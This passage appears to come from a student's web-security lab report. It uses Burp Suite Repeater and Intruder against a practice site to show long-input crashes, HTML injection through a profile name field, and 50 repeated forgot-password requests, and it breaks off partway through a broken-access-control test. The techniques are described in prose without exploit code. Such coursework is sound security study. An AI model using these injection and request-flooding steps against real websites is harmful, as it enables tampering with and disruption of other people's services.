
For this attack, the edit profile details have to be saved many times with different lengths of inputs to check for the overflow of an input field. Hence the ***Repeater*** tab of Burp Suite has been used to send multiple responses with quick edits. This is done by initially intercepting the login POST request and sending it to the ***Repeater*** tab.

CASE 1:

For starting this attack, a simple python script has been written to ***generate a random string of 20 characters*.**

The POST request is sent using the *Repeater* tab


Please find the terminal name as my SRN and name.



When the request on the left side is sent with a random string of length 20 characters, the response on the right side is ***success*** with ***status code 200.***


CASE 2:

Next, the script is run again to ***generate a random string of 60 characters***.



This 60 character long string is sent as the firstname field input in the POST request message

Please find the terminal name as my SRN and name.



In this case, the website cannot handle the 60 characters long input. This triggers the ***error*** in response message with a ***status code 500*** which specifies **Internal Server Error**.


We can conclude that the website source code doesn't handle long inputs and hence is prone to crashing on long inputs.

HENCE THE WEBSITE IS VULNERABLE TO BUFFER OVERFLOW ATTACKS ON INPUT FIELDS


==========

HTML Injection Attack


Generally websites should handle the inputs from the form elements carefully. An attacker can put some malicious links or any deadly code in the form input in the form of HTML code. For eg. attacker can put a link to some malicious website using <a href> tag.



The first name is given as ***h1 tag*** with my name and last name is my SRN.



The intercepted message can be seen with the HTML tag.



When the edit profile with HTML tag inputs is saved, the first name can be seen as executed HTML code. This refers to the HTML code being processed which is input in the first name field.

The code and data separation is absent here.


For a highly secure website, it should show the HTML tags as input in the field instead of the processed HTML code.

HENCE THE WEBSITE IS VULNERABLE TO HTML INJECTION ATTACKS

==========


NO RATE LIMIT ON FORGOT PASSWORD


Generally, secure websites have a rate limiting algorithm which limits the number of forgot password requests by a user in a given timeframe. If multiple requests are sent within the given timeframe, the server **should report error code 429(Too Many Requests).** The given website is checked for this vulnerability. So the admintest user's password reset was performed



The POST request was intercepted and sent to ***Intruder*** tab in Burp Suite


The position and the payload is set as shown in the screenshots





In this case, the value of 'q' is varied in order to perform a brute force attack

Accept-Language: en-US, en; q=0.5



The brute force attack runs and the POST request message is sent 50 times.


This is a vulnerability which can be exploited by an attacker. The attacker can do the same to send multiple forgot password mails which can lead to financial loss for sending extra emails in case the server uses some email provider subscription. Also, it can prove to be a Denial of Service as it can slow down the server's resources. It can lead to a Business loss since it spams the user's email with repeated reset password links


HENCE THE WEBSITE IS VULNERABLE TO UNLIMITED FORGET PASSWORD REQUESTS

==========


BROKEN ACCESS CONTROL

The initial setup was done by opening **testuser1** on Firefox window and opening **testuser2** in another Firefox incognito window(done to work with two users simultaneously). **LEFT SIDE WINDOW- testuser1 and RIGHT SIDE WINDOW-testuser2**






Saving preferences in testuser1's profile to get the **Authorization Bearer token**
Then sending the POST request to the repeater tab

